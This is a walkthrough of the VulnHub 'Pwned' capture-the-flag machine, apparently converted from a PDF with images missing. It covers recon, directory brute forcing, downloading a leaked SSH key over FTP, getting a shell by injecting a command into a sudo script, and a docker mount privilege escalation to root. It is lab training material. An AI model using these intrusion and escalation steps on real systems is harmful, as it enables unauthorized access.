#### Pwned

Pwned is a great boot2root ctf machine created by Ajs walker. The machine consist of three flags two for user and one for root.

Link to download: https://www.vulnhub.com/entry/pwned-1,507/

Walkthrough by Basil


#### Reconnaisance

Let's start by identifying our target IP using netdiscover sudo netdiscover -i vboxnet0

```
Currently scanning: 192.168.74.0/16
                                          Screen View: Unique Hosts
4 Captured ARP Req/Rep packets, from 2 hosts. Total size: 222
  IΡ
                At MAC Address
                                    Count
                                              Len
                                                   MAC Vendor / Hostname
192.168.56.100
                08:00:27:34:79:e6
                                                   PCS Systemtechnik GmbH
                                               42
192.168.56.165
                08:00:27:8d:77:e6
                                        3
                                              180
                                                   PCS Systemtechnik GmbH
```

Target IP- 192.168.56.165

Now let's identify open ports, services, version etc using nmap scan sudo nmap -A -sV -p- 192.168.56.165



From the nmap scan we got three open ports.


21(ftp)

22(ssh)

80(http)

### **Enumeration**

Since ftp was open we tried to enter using anonymous mode but failed. so we tried to explore port 80 http http://192.168.56.165



## vanakam nanba (Hello friend)



A last note from Attacker :)

this machine has been hacked.


I am Annlynn. I am the hacker hacked your server with your employees but they don't know how i used them.
Now they worry about this. Before finding me investigate your employees first. (LGL) then find me Boomers XD..!!

The page was presented in a great manner. There were some text displayed and from the text I got to know that


Then after checking through all the pages we couldn't find anything interesting.


Now i did a directory bruteforce using gobuter.

gobuster dir --url http://192.168.56.165 -w (wordlist path)



Great we came to know there was another directory named hidden\_text. Let's see what it contains.






And we got a page which was open pwned.vuln. Let's go through the page.


http://192.168.56.165/pwned.vuln

the page says it's hacked with advanced techniques. so after trying to login using different sql syntax all failed so then checked the source code and found something interesting.




# vanakam nanba. I hacked your login page too with advanced hacking method






## **Exploitation**


ftp 192.168.56.165 dir cd share get id\_rsa get note.txt exit




And from the files that were downloaded we analysed and it contains rsa key of some user and from the note got to know this rsa key belongs to ariana.




Let's use this rsa key to login to ariana without pass. chmod 600 id\_rsa ssh ariana@192.168.56.165 -i id\_rsa ls cat user1.txt



Now we have to get the second flag and by checking path escalation came to know user selena could be executed and logged on from messenger.sh. sudo -u selena /home/messenger.sh



selena /bin/bash cd selena cat user2.txt cat selena-personal.diary



docker images docker run -v /:/mnt --rm -it privesc chroot /mnt sh id cd /root Is

